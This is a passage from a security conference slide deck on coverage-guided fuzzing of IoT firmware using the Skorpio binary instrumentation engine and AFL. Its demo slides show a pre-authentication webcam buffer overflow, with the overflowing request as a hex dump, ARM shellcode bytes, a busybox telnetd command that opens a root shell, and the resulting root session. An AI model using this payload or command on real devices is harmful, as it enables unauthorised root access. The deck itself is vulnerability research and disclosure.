  - ▶ X86: no need
  - ▶ Arm, Arm64, Mips, PowrPC, Sparc: special syscalls/instructions to flush/invalidate i-cache
  - ▶ Linux/GCC has special function: `cacheflush(begin, end)`

# Code Boundary & Relocation

- Need to extract instructions overwritten at instrumentation point
  - ▶ Determine instruction boundary for X86
  - ▶ Use Capstone disassembler
- Need to rewrite instructions to work at relocated place (trampoline)
  - ▶ Relative instructions (branch, memory access)
  - ▶ Use Capstone disassembler to detect instruction type
  - ▶ Use Keystone assembler to recompile





- Avoid overflow to next basic block
  - ▶ Analysis to detect if basic block is too small for patching
- Reduce number of registers saved before callback
- Registers to be choosen as scratch registers

## Customize on Instrumentation

- API to setup calling convention
- User-defined callback
- User-defined trampoline
- User-defined scratch registers
- User-defined save-restore context
- User-defined code to setup callback args
- Patch hooks in batch, or individual
- User decide when to write/unwrite memory protect

# Skorpio Sample C Code

```
Sample for Skorpio engine
```

```
--- Original code
```

```
BBB code = 0x400ca0, callback = 0x400c80
```

```
Hook info:
```

```
Hook type:          2
```

```
Hook address:       0x400ca0
```

```
Hook callback:      0x400c80
```

```
Hook user_data:     0x7b
```

```
Hook trampoline addr: 0x7f1aa7911000
```

```
Hook trampoline size: 86
```

```
Hook trampoline code: 5053515257565541504151415241549c48c7c77b0000006a00c70424321091a7c74424041a7f00006a00c70424800c4000c39d415c415a415941585d5e5f5a595b584883ec08b9800c4000baa00c400068ae0c4000c3
```

```
Patch size:        14
```

```
Patched code:      ff25000000000001091a71a7f0000
```

```
Hook original code size: 14
```

```
Hook original code: 4883ec08b9800c4000baa00c4000
```

```
--- Functions with instrumentation now
```

```
== inside callback, userdata = 123
```

```
BBB code = 0x400ca0, callback = 0x400c80
```

```
--- Restored original code, now without instrumentation
```

```
BBB code = 0x400ca0, callback = 0x400c80
```

# Agenda

Coverage Guided Fuzzer vs Embedded Systems

Emulating Firmware

Skorpio Dynamic Binary Instrumentation

**Guided Fuzzer for Embedded**


DEMO

Conclusions

Secret Menu


# Issues

## 24K Core Architecture




## Firmware Emulation

- > Without built-in shell access for user interaction
- > Without development facilities required for building new tools
  - > Compiler
  - > Debugger
  - > Analysis tools



## Skorpio DBI

- > Binary only - without source code
  - > Existing guided fuzzers rely on source code available
    - > Source code is needed for branch instrumentation to feedback fuzzing progress
    - > Emulation such as QEMU mode support in AFL is slow & limited in capability
    - > Same issue for other tools based on Dynamic Binary Instrumentation



## Lack Support for Embedded

- > Most fuzzers are built for X86 only
  - > Embedded systems based on Arm, Arm64, Mips, PPC
- > Existing DBIs are poor for non-X86 CPU
  - > Pin: Intel only
  - > DynamoRio: experimental support for Arm

## Fuzzer Features

- Built on top of AFL fuzzer
- Support closed-source binary for all platforms & architectures
  - ▶ Use Skorpio DBI to support all popular embedded CPUs
- Support selective binary fuzzing
- Support persistent mode
- Other enhanced techniques
  - ▶ Symbolic Execution to guide fuzzer forward
  - ▶ Combine with static analysis for smarter/deeper penetration

# Fuzzer Design

- Pure software-based
- Cross-platform/architecture
  - ▶ Native compiled on embedded systems
- Binary support
  - ▶ Full & selected binary fuzzing + Persistent mode
- Fast & stable
  - ▶ Stable & support all kind of binaries
  - ▶ Order of magnitude faster than DBI/Emulation approaches

## Fuzzer Implementation

- Reuse AFL fuzzer - without changing its core design
- AFL-compatible instrumentation
- Static analysis on target binary beforehand
- Inject Skorpio hooks into selected area in target binary at runtime
- At runtime, hook callbacks update execution context in shared memory, like how source-code based instrumentation do
- Near native execution speed, ASLR / threading compatible



# Fuzzer Instrumentation

- LD\_PRELOAD to dynamically inject instrumentation
  - ▶ Take place before main program runs
  - ▶ Linux: shared object file (.so)
- Inject hooks at SO initialisation time
  - ▶ Can be 10k hooks, so must do as quickly as possible
- Inject forkserver at program entry-point, or at user-defined point

# Agenda

Coverage Guided Fuzzer vs Embedded Systems

Emulating Firmware

Skorpio Dynamic Binary Instrumentation

Guided Fuzzer for Embedded

**DEMO**

Conclusions

Secret Menu

\*bug disclosed in geekpwn 2018, shanghai\*

# Web Cam Buffer Overflow

Pre Authentication Bug

Buffer Overflow

Address Overwritten

Debug is almost Impossible

```
*watchdog*
lpc server start : 2018-11-02 00:55:04
=====
*** 1541091330.0xb4ad14d0.master_thread.4308: stopping workers
```

Emulation comes into play

File Edit View Search Terminal Help

00000020 64 35 64 65 2e 6e 67 72 6f 6b 2e 69 6f 0d 0a 55 d5de .ngr ok. l o U  
00000030 73 65 72 2d 41 67 65 6e 74 3a 20 4d 6f 7a 69 6c ser- Agen t: M ozil  
00000040 6c 61 2f 35 2e 30 20 28 58 31 31 3b 20 4c 69 6e la/5 .0 (X11; Lin  
00000050 75 78 20 78 38 36 5f 36 34 3b 20 72 76 3a 35 32 ux x 86\_6 4; r v:52  
00000060 2e 30 29 20 47 65 63 6b 6f 2f 32 30 31 30 30 31 .0) Geck o/20 1001  
00000070 30 31 20 46 69 72 65 66 6f 78 2f 35 32 2e 30 0d 01 F lref ox/5 2.0  
00000080 6f 41 63 63 65 70 74 3a 20 74 65 78 74 2f 68 74 Acc ept: tex t/ht  
00000090 6d 6c 2c 61 70 70 6c 69 63 61 74 69 6f 6e 2f 78 nl, a ppli cati on/x  
000000a0 68 74 6d 6c 2b 78 6d 6c 2c 61 70 78 6c 69 63 61 html +xml app lica  
000000b0 74 69 6f 6e 2f 78 6d 6c 3b 71 3d 30 2e 39 2c 2a tion /xml ;q=0 .9,\*  
000000c0 2f 2a 3b 71 3d 30 2e 38 0d 0a 41 63 63 65 70 74 /;\*q =0.8 Ac cept  
000000d0 2d 4c 61 6e 67 75 61 67 65 3a 20 65 6e 2d 55 53 -Lan guag e: e n-US  
000000e0 2c 65 6e 3b 71 3d 30 2e 35 0d 0a 41 63 63 65 70 ,en; q=0. 5 A ccep  
000000f0 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 70 t-En codi ng: gzlp  
00000100 2c 20 64 65 66 6c 61 74 65 0d 0a 43 6f 6e 6e 65 , de flat e C onne  
00000110 63 74 69 6f 6e 3a 20 63 6c 6f 73 65 0d 0a 55 70 ctio n: c lose -Up  
00000120 67 72 61 64 65 2d 49 6e 73 65 63 75 72 65 2d 52 grad e-In secu re-R  
00000130 65 71 75 65 73 74 73 3a 20 31 0d 0a 43 6f 6e 74 eque sts: 1 - Cont  
00000140 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 31 30 32 34 ent- Leng th: 1624  
00000150 0d 0a 0d 0a 78 2d 73 65 73 73 69 6f 6e 63 6f 6f x-se ssio ncoo  
00000160 6b 69 65 20 74 74 74 74 74 74 74 74 74 74 74 kle tttt tttt tttt  
00000170 74 74 74 74 74 74 74 74 74 74 74 74 74 74 tttt tttt tttt tttt  
000007a0 74 74 74 74 54 d2 1c 20 0d 0a 0d 0a |tttt|T...|....|  
000007ac

[+] Opening connection to 10.253.253.10 on port 4444: Done  
[DEBUG] Sent 0x44 bytes:  
00000000 03 00 a0 e1 54 14 0d e3 1c 10 40 e3 01 2c a0 e3 .... T...|@|...  
00000010 03 70 a0 e3 00 00 00 ef 54 04 0d e3 1c 00 40 e3 p...@|T...|@|...  
00000020 d8 e5 07 e3 02 e0 40 e3 1e ff 2f e1 fa 0f a0 e3 ....@|...|...|...  
00000030 01 10 21 e0 a2 70 a0 e3 00 00 00 ef 18 e0 4f e2 ...!|p...|...|...  
00000040 1e ff 2f e1  
00000044  
[DEBUG] Sent 0x28 bytes:  
'/bin/busybox telnetd -l /bin/sh -p 33338'  
[\*] Switching to interactive mode  
\$

File Edit View Search Terminal Help

(00:55:48):xwings@dagobah:~/work/h13518>  
(3)\$ telnet 10.253.253.10 3333  
Trying 10.253.253.10...  
Connected to 10.253.253.10.  
Escape character is '^J'.  
  
/mnt/ntd/ipc # id  
uid=0(root) gid=0(root) groups=0(root)  
/mnt/ntd/ipc # cat /proc/cpuinfo  
processor : 0  
model name : ARMv7 Processor rev 1 (v7l)  
BogoMIPS : 125.00  
Features : half thumb fastmult vfp edsp thumbee neon vfpv3 tls vfpv4 idiva idivt vfpd32 lpae evtstrm  
CPU implementer : 0x41  
CPU architecture: 7  
CPU variant : 0x2  
CPU part : 0xc0f  
CPU revision : 1  
  
processor : 1  
model name : ARMv7 Processor rev 1 (v7l)  
BogoMIPS : 125.00  
Features : half thumb fastmult vfp edsp thumbee neon vfpv3 tls vfpv4 idiva idivt vfpd32 lpae evtstrm  
CPU implementer : 0x41

# IoT with UDP Access

## Web Cam with Motor

```
Terminal
File Edit View Search Terminal Help
WELCOME USING LIBDANAVIDEO_VERSION 1.0.100323
dana id: d42c3d8106f5b675100293c84993c2bc


Airlink start
===== setIrLight(1)
####IR CUT in Night Mode.
sh: you need to specify whom to kill
Get vi CSC attr err:0xa0108010
doIrCutSwitch: 1
wfiChipType = 2 if_name =
===== setIrLight(0)
####IR CUT in Day Mode.
[LHF]:link detected on eth0===
Catch a signal -- SIGALRM
HI_MPI_AO_ClearChnBuf err:0xa0168010

user:
user:
user:
user:
user:
user:ver|wifi|setwifi|sdcard|sensor|sn|restore|rsr|danaid
hw_test cmd sdcard
sdcard:NoCard
hw_test cmd sn
sn:d42c3d8106f5b675100293c84993c2bc
hw_test cmd exec
hw_test cmd exec
bin      etc      lib      nfsroot  sbn      tmp
boot     home     mknod_console  proc     share   usr
dev      init     mnt      root     sys     var

Terminal
File Edit View Search Terminal Help
unix 3 [ ] DGRAM 10535
unix 3 [ ] STREAM CONNECTED 1762
unix 3 [ ] STREAM CONNECTED 11742 /run/systemd/journal/stdout
unix 3 [ ] STREAM CONNECTED 11664 /run/systemd/journal/stdout
unix 3 [ ] STREAM CONNECTED 9175 /run/systemd/journal/stdout
unix 3 [ ] STREAM CONNECTED 10883
unix 2 [ ] DGRAM 1773
unix 3 [ ] STREAM CONNECTED 13571
unix 3 [ ] DGRAM 11622
unix 3 [ ] DGRAM 13596
unix 3 [ ] DGRAM 13595
unix 3 [ ] DGRAM 11621
unix 2 [ ] DGRAM 12072
unix 3 [ ] STREAM CONNECTED 13572 /run/systemd/journal/stdout
unix 3 [ ] DGRAM 8794
unix 3 [ ] STREAM CONNECTED 11358 /run/systemd/journal/stdout
unix 3 [ ] STREAM CONNECTED 8949
root@IP CAMERA:~# netstat -an | grep :
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN
tcp 0 0 10.253.253.10:22 10.253.253.254:37748 ESTABLISHED
tcp 0 0 10.253.253.10:22 10.253.253.254:37754 ESTABLISHED
tcp6 0 0 :::22 :::* LISTEN
udp 0 0 0.0.0.0:5350 0.0.0.0:*
```

# Command Execution Injection

## Chinese based WiFi Router



# Agenda

Coverage Guided Fuzzer vs Embedded Systems

Emulating Firmware

Skorpio Dynamic Binary Instrumentation

Guided Fuzzer for Embedded


DEMO

Conclusions

Secret Menu


# Issues

## 24K Core Architecture




## Firmware Emulation

- > Without built-in shell access for user interaction
- > Without development facilities required for building new tools
  - > Compiler
  - > Debugger
  - > Analysis tools



## Skorpio DBI

- > Binary only - without source code
  - > Existing guided fuzzers rely on source code available
    - > Source code is needed for branch instrumentation to feedback fuzzing progress
    - > Emulation such as QEMU mode support in AFL is slow & limited in capability
    - > Same issue for other tools based on Dynamic Binary Instrumentation



## Guided Fuzzer for Embedded

- > Most fuzzers are built for X86 only
  - > Embedded systems based on Arm, Arm64, Mips, PPC
- > Existing DBIs are poor for non-X86 CPU
  - > Pin: Intel only
  - > DynamoRio: experimental support for Arm



## Conclusions

- We built our smart guided fuzzer for embedded systems
  - ▶ Emulate firmware
  - ▶ Cross platforms/architectures
  - ▶ Binary-only support
  - ▶ Fast + stable
  - ▶ Found real impactful bugs in complicated software

# Agenda

Coverage Guided Fuzzer vs Embedded Systems

Emulating Firmware

Skorpio Dynamic Binary Instrumentation

Guided Fuzzer for Embedded

DEMO

Conclusions

**Secret Menu**



- Started 2013
- ~160 Contributors
- World Class Disassembler, Industrial Standard
- Used by almost all reverse engineering tools
- Foundation for 400+ opensource/public projects
- Current Release 3.0.5
- In version 3 since 2014
- Dec 2018, Capstone 4.0
- Why take us so long

The screenshot shows the GitHub profile for **hackersbadge.com**. The header includes navigation links like 'Why GitHub?', 'Business', 'Explore', 'Marketplace', and 'Pricing', along with a search bar and 'Sign in'/'Sign up' buttons. The profile section displays the repository count (4), people (0), and projects (0). A prominent banner for GitHub states 'Grow your team on GitHub' with a 'Sign up' button. Below the banner are filters for 'Find a repository...', 'Type: All', and 'Language: All'. The repository list shows four items: **jdhitb2018pek**, **theshepherdlab.io2018sept\_party**, **hitb2018sg**, and **hitb2018ams**, each with a 'C' badge and 'Updated 4 days ago' status. On the right, the 'Top languages' section shows 'C' as the primary language, and the 'People' section indicates no public members.

# Questions

**Virtualizing IoT**  
with Code Coverage Guided Fuzzing

NGUYEN Anh Quynh, aquynh -at- gmail.com  
KaiJern LAU, kj -at- theshepherd.io